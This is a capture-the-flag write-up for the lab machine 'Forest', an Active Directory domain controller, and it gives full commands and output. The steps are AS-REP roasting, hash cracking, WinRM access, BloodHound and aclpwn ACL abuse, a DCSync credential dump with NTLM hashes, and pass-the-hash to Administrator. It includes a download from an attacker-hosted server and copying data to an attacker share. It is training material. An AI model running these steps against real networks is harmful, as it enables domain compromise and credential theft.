Forest

Contents

Summary

- The machine has a **445 port leaking the users** on the machine.
- found user **(svc-alfresco**) with ***"Kerberos pre-authentication required"*** not set, using **ASREPRoast** attack we got user hash.
- cracked the hash with hashcat and got the password,then logged in via evil-winRM.
- Discovered that the AD is misconfigured, adding a new user to **EXCHANGE WINDOWS PERMISSIONS ,** giving him **DCSync permission we can perform DCSync attack.**
- the **DCSync** attack is performed then got the **Administrator** hash.
- logged in using Evil-winRM using the **Administrator hash.**

1- Recon

1.1 Running Nmap.

First we fire Nmap against the machine IP, doing a full-port TCP scan and service, OS detection then saving the output to a file *full-scan*

PS: Doing a full-port scan takes more time than normal scan does, but ensures that you don't miss anything.

```
nmap -p- -A -T 4 -v -oA full-scan 10.10.10.161
```

Nmap output

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-20 14:49 EDT
Scanning 10.10.10.161 [65535 ports]
Discovered open port 445/tcp on 10.10.10.161
Discovered open port 139/tcp on 10.10.10.161
Discovered open port 53/tcp on 10.10.10.161
Discovered open port 135/tcp on 10.10.10.161
Discovered open port 49920/tcp on 10.10.10.161
Discovered open port 49665/tcp on 10.10.10.161
Discovered open port 3269/tcp on 10.10.10.161
Discovered open port 49664/tcp on 10.10.10.161
Discovered open port 49667/tcp on 10.10.10.161
Discovered open port 88/tcp on 10.10.10.161
Discovered open port 49684/tcp on 10.10.10.161
Discovered open port 464/tcp on 10.10.10.161
Discovered open port 47001/tcp on 10.10.10.161
Discovered open port 49706/tcp on 10.10.10.161
Discovered open port 593/tcp on 10.10.10.161
Discovered open port 5985/tcp on 10.10.10.161
Discovered open port 49666/tcp on 10.10.10.161
Discovered open port 49676/tcp on 10.10.10.161
Discovered open port 3268/tcp on 10.10.10.161
Discovered open port 49677/tcp on 10.10.10.161
Discovered open port 389/tcp on 10.10.10.161
Discovered open port 636/tcp on 10.10.10.161
Discovered open port 49671/tcp on 10.10.10.161
Scanning 23 services on 10.10.10.161
Initiating NSE at 15:19
PORT      STATE SERVICE      VERSION
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2020-03-20 19:25:50Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49671/tcp open  msrpc        Microsoft Windows RPC
49676/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc        Microsoft Windows RPC
49684/tcp open  msrpc        Microsoft Windows RPC
49706/tcp open  msrpc        Microsoft Windows RPC
49920/tcp open  msrpc        Microsoft Windows RPC

Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
|_clock-skew: mean: 2h29m12s, deviation: 4h02m30s, median: 9m11s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: FOREST
|   NetBIOS computer name: FOREST\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: FOREST.htb.local
|_  System time: 2020-03-20T12:28:21-07:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2020-03-20T19:28:19
|_  start_date: 2020-03-20T16:17:55
```

From the output, we extracted some information.

1. The host is running on **Windows**.
2. **23** ports are opened**.**
3. From the services running we are dealing with an **Active Directory domain controller**.
4. the domain name is **htb.local**

Read this first if you don't know what Active Directory & Kerberos are and how they work.

2. Scanning

2.1 Scanning port 445.


So what is this service, it is a network file sharing protocol. Simply allows sharing files/folders inside a network.

I am using enum4linux to enumerate this port. the tool just works around those tools (smbclient, rpclient, net and nmblookup) and prints the output from them.

PS: the tool's output is not that good,so you should read the output carefully.

```
enum4linux -a 10.10.10.161
```

and the output will be something like this.



From the output we extracted some information.

- We got a list of **users** on the machine.
- There is **no shared folders for unauthenticated users.**
- we got a list of **Local groups / domain groups**

So let's test for another port.

2.2 Scanning port 88

Since we have a list of valid users we can try **ASREPRoast** attack.

(*The ASREPRoast attack looks for users without Kerberos pre-authentication required. That means that anyone can send an AS_REQ request to the KDC on behalf of any of those users, and receive an AS_REP message. This last kind of message contains a chunk of data encrypted with the original user key, derived from its password. Then, by using this message, the user password could be cracked offline)* *source*.

I am using **GetNPUsers.py** from **impacket** to perform this attack

```
python GetNPUsers.py htb.local/ -usersfile users.txt -format hashcat -outputfile hashed -dc-ip 10.10.10.161
```

Options:

- **htb.local** - is the domain name we extracted from the nmap output
- **-usersfile** - the list of users we want to test aginst // we extracted from enum4linux output
- **-format hashcat** - tells the tool to set the hash (if exists) to hashcat format so we crank it easilt
- **-outputfile** - the place to put the output in
- **-dc-ip -** the domain controller IP address

```
Impacket v0.9.21.dev1+20200313.160519.0056b61c - Copyright 2020 SecureAuth Corporation

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User HealthMailboxc3d7722 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxfc9daad doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxc0a90c9 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox670628e doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox968e74d doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox6ded678 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox83d6781 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxfd87238 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxb01ac64 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox7108a4e doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox0659cc1 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sebastien doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User lucinda doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User andy doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User santi doesn't have UF_DONT_REQUIRE_PREAUTH set
```

From the output it seems it didn't work but then you realize that you have an output file with big hash

```
$krb5asrep$23$svc-alfresco@HTB.LOCAL:14c0bc63892470b5a2246ad5456d61f8$11340938cc2f5070bce088816b5a70abb614dcceeaafb99e59788bb288b0b3
```

So it works, the user **svc-alfresco** doesn't have **pre-authentication required** and we got the hash so let's crack it.

```
hashcat -m18200 hashed /usr/share/wordlists/rockyou.txt --force
```

Hashcat will be our tool, with some options

- -m18200 - tells the tool to use module number 18200 // every hash has its own hashcat module number you can see the modules list from **here**
- hashed - the name of file contains the hash.
- /usr/share/wordlist/rockyou.txt - the wordlist hashcat will try to crack the hash against.
- - - force - it is optional just to ignore warnings about devices.

```
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$krb5asrep$23$svc-alfresco@HTB.LOCAL:14c0bc63892470b5a2246ad5456d61f8$11340938cc2f5070bce088816b5a70abb614dcceeaafb99e59788bb288b0b3ad0231b46ec4603d9ebac192028e8d7ac1042cedc80d38c048ba2e8
4d267a52cc59194f4c7b08bef5256198f73e3e9a60c3aa6f92623c12e0b7c4a425edbfbe72561eb97142c8853dea7f532589e7e03d61bbccddaff66bad8d4e1039384ceb364c9d95c1a6828fc9eb232a176f44c44844eed8d9eecf208e2
881f9bfda2ab3b67428a43d76798299cda3de9b279b88e8d34e40ab62846252050d6c48870527f1208bf1fb67f17452b0813358c8cefb0df724ce323ba39e212065cbb:s3rvice
s

Session..........: hashcat
Status...........: Cracked
Hash.Type........: Kerberos 5 AS-REP etype 23
Hash.Target......: $krb5asrep$23$svc-alfresco@HTB.LOCAL:14c0bc63892470...065cbb
Time.Started.....: Fri Mar 20 17:52:41 2020 (13 secs)
Time.Estimated...: Fri Mar 20 17:52:53 2020 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   346.1 kH/s (12.85ms) @ Accel:64 Loops:1 Thr:64 Vec:8
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 4087808/14344385 (28.50%)
Rejected.........: 0/4087808 (0.00%)
Restore.Point....: 4079616/14344385 (28.44%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: s9039554h -> s2704081


Session..........: hashcat
Status...........: Cracked
Hash.Type........: Kerberos 5 AS-REP etype 23
Hash.Target......: $krb5asrep$23$svc-alfresco@HTB.LOCAL:14c0bc63892470...065cbb
Time.Started.....: Fri Mar 20 17:52:41 2020 (13 secs)
Time.Estimated...: Fri Mar 20 17:52:53 2020 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   346.1 kH/s (12.85ms) @ Accel:64 Loops:1 Thr:64 Vec:8
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 4087808/14344385 (28.50%)
Rejected.........: 0/4087808 (0.00%)
Restore.Point....: 4079616/14344385 (28.44%)
```

Hashcat cracked it, and the password is **s3rvice.**

So now we have valid username and password (svc-alfresco:s3rvice), but where can we use them to really access the machine ?

3. Gaining Access.

PS (**Noobs** : Now what should you do ? you have a valid username and password. **Enumerate** .. got nothing **enumerate** more.

You can return to running services output from nmap. You will notice that there are many services you don't know about. google them and know what each service is and how can you pentest them if there is a chance.)

3.1 Use WinRM to get access.

So the port 5985 is open, and hosting winRM.

(WinRM) is a Microsoft protocol that allows remote management of Windows machines over HTTP(S) using SOAP. On the backend it's utilizing WMI, so you can think of it as an HTTP based API for WMI.

Confused?, Simply it is a protocol allows you to manage a remote machine over HTTP(S) // HTTPS is hosted frequently on port 5986

There is a tool called **evil-winrm** on Linux that supports and perform some attack against WinRM.

```
evil-winrm -i 10.10.10.161 -u svc-alfresco -p s3rvice
```

```
erebus@kali:~/Desktop/HTB/writeups/forest/files$ evil-winrm -i 10.10.10.161 -u svc-alfresco -p s3rvice

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> ls


    Directory: C:\Users\svc-alfresco\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        9/23/2019   2:16 PM             32 user.txt


*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop>
```

AND WE ARE IN! , and you can grab the **user flag** if you want :)

4. Elevate privileges.

4.1 From svc-alfresco to Administrator.

Since we are in Active Directory Domain, it is the time to walk the dog.

Bloodhound will reveal hidden and often unintended relationships within an Active Directory environment, giving you the shortest attack paths.

first you need to install bloodhound on your machine

```
sudo apt install bloodhound
git clone https://github.com/BloodHoundAD/BloodHound.git
```

then setup a python server in this directory **/BloodHound/Ingestors/** then download it from the machine and execute/import it.

```
powershell iwr -outf Sharphound.ps1 http://10.10.14.17:8000/SharpHound.ps1
.\SharpHound.ps1
Import-module .\SharpHound.ps1
```

```
Invoke-BloodHound -Domain htb.local -LDAPUser svc-alfresco -LDAPPass s3rvice -CollectionMethod All -DomainController htb.local -ZipF
```

So what are these options for:

- -Domain - Is the domain we want to gather objects from. which is in our case is htb.local
- -LDAPUser/LDAPPass - are the username/password of the the user in the specified domain.
- -DomainController - Specifiy the domain controller.
- -CollectionMethod All - Tells bloodhound to collect all possible information about object(Users/Computers/Domains/Groups/..) in the current domain.

- -ZipFileName - specify the name of the zip output.

Now we have a forest.zip file, we need to transfer it to our machine. You can use impacket-smbserver on you machine to setup a shared folder then you can copy the ZIP from the machine to you shared folder.

Setup a shre on your machine:

```
impacket-smbserver files ~/Desktop      //files is the name of the share  , ~/Desktop is the path of the share to add
```

Copy the ZIP to you machine , from the forest machine:

```
cp forest.zip \\<your_ip>\<name_of_share>
```

Now you have the forest.zip on your Desktop.


Exploring the forest

Start neo4j service

```
sudo service neo4j console
bloodhound
```

Upload the forest.zip file to bloodhound

Bloodhound has built-in queries you can choose from, we are going to use " find the shortest path to domain admin"



- So svc-alfresco user is in **SERVICE ACCOUNT** group
- and this group is a member of **PRIVILEGED IT ACCOUNT** group which is a member of **ACCOUNT OPERATORS** group.
- And the **ACCOUNT OPERATORS** group has **GenericALL** permission(allows us to DO ANYTHING TO THIS GROUP GenericAll = Full Control) over **EXCHANGE WINDOWS PERMISSIONS** group
- so svc-alfresco has **GenericALL** permission over **EXCHANGE WINDOWS PERMISSIONS**

- **EXCHANGE WINDOWS PERMISSIONS** Has **WriteDACL** permission over the domain(provides the ability to modify security on an object which can lead to Full Control of the object).

Attack Steps:


1- **direct from the svc-alfresco to Administrator (NOTE:This will ruin the box for the other users on HTB)**

so use lam going to use **aclpwn.py** which will automate:

1- adding the **svc-alfresco** user to **EXCHANGE WINDOWS PERMISSIONS group.**

2- giving the **svc-alfresco** user **DCSync** permission on the domain.

```
python3 ../../aclpwn.py/aclpwn.py -f svc-alfresco -ft user -d htb.local -du neo4j -dp admin -sp s3rvice
```



You must specify your neo4j username/password so aclpwn can grab the objects to select an attack path, then automate the exploitation.

since we got the DCSync permission we can get the hash of everyone (Administrator included).

```
python3 secretsdump.py htb.local/svc-alfresco:s3rvice@10.10.10.161
```

```
└─$python3 secretsdump.py htb.local/svc-alfresco:s3rvice@10.10.10.161
Impacket v0.9.21.dev1+20200205.195239.8d4c9148 - Copyright 2020 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\$331000-VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_2c8eef0a09b545acb:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_ca8c2ed5bdab4dc9b:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_75a538d3025e4db9a:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_681f53d4942840e18:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1b41c9286325456bb:1128:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_9b69f1b9d2cc45549:1129:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_7c96b981967141ebb:1130:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_c75ee099d0a64c91b:1131:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1ffab36a2f5f479cb:1132:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\HealthMailboxc3d7722:1134:aad3b435b51404eeaad3b435b51404ee:4761b9904a3d88c9c9341ed081b4ec6f:::
htb.local\HealthMailboxfc9daad:1135:aad3b435b51404eeaad3b435b51404ee:5e89fd2c745d7de396a0152f0e130f44:::
htb.local\HealthMailboxc0a90c9:1136:aad3b435b51404eeaad3b435b51404ee:3b4ca7bcda9485fa39616888b9d43f05:::
htb.local\HealthMailbox670628e:1137:aad3b435b51404eeaad3b435b51404ee:e364467872c4b4d1aad555a9e62bc88a:::
htb.local\HealthMailbox968e74d:1138:aad3b435b51404eeaad3b435b51404ee:ca4f125b226a0adb0a4b1b39b7cd63a9:::
htb.local\HealthMailbox6ded678:1139:aad3b435b51404eeaad3b435b51404ee:c5b934f77c3424195ed0adfaae47f555:::
htb.local\HealthMailbox83d6781:1140:aad3b435b51404eeaad3b435b51404ee:9e8b2242038d28f141cc47ef932ccdf5:::
htb.local\HealthMailboxfd87238:1141:aad3b435b51404eeaad3b435b51404ee:f2fa616eae0d0546fc43b768f7c9eeff:::
htb.local\HealthMailboxb01ac64:1142:aad3b435b51404eeaad3b435b51404ee:0d17cfde47abc8cc3c58dc2154657203:::
htb.local\HealthMailbox7108a4e:1143:aad3b435b51404eeaad3b435b51404ee:d7baeec71c5108ff181eb9ba9b60c355:::
htb.local\HealthMailbox0659cc1:1144:aad3b435b51404eeaad3b435b51404ee:900a4884e1ed00dd6e36872859c03536:::
htb.local\sebastien:1145:aad3b435b51404eeaad3b435b51404ee:96246d980e3a8ceacbf9069173fa06fc:::
htb.local\lucinda:1146:aad3b435b51404eeaad3b435b51404ee:4c2af4b2cd8a15b1ebd0ef6c58b879c3:::
htb.local\svc-alfresco:1147:aad3b435b51404eeaad3b435b51404ee:9248997e4ef68ca2bb47ae4e6f128668:::
htb.local\andy:1150:aad3b435b51404eeaad3b435b51404ee:29dfccaf39618ff101de5165b19d524b:::
htb.local\mark:1151:aad3b435b51404eeaad3b435b51404ee:9e63ebcb217bf3c6b27056fdcb6150f7:::
```

2- So we are going to creat a new user then add this user to **EXCHANGE WINDOWS PERMISSIONS group. (Recommended)**


```
net user notevil notevil1 /add /domain
net group "EXCHANGE WINDOWS PERMISSIONS" notevil /add /domain
```

we now can run Bloodhound again on the machine and repeat the same steps, then use the new user creds to grab the AD hash using the secretsdump.

```
python3 secretsdump.py htb.local/svc-alfresco:s3rvice@10.10.10.161
```

Evil-winRM allows auth using the hash and username

```
evil-winrm -i 10.10.10.161 -u Administrator -H 32693b11e6aa90eb43d32c72a07ceea6
```



Rooted!

Extra:

What is **Active Directory** and how it works ?


Active Directory (AD) is a Microsoft technology used to manage computers and other devices on a network.

Active Directory allows network administrators to create and manage domains, users, and objects within a network.


For example, an admin can create a group of users and give them specific access privileges to certain directories on the server. As a network grows, Active Directory provides a way to organize a large number of users into logical groups and subgroups, while providing access control at each level.

AD Components: (There are more components but those are the most important to know)


1. **Physical Components**
   - ***DC (Domain Controller):***
     - It is a server that contain all the AD Store
     - Provide Authentication and Authorization services
     - Allow Administrative access to manage user accounts and network resource.
   - ***AD-DS (Data Store)****:*
     - It contains all **database files and process that store and manage directory information for users,service,and applications**
2. **Logical Elements**
   - ***AD-SCHEMA***
     - It defines every type of object that can be stored in the directory.
     - it hold somethings like classes and every class has attributes and objects can inherit from it.



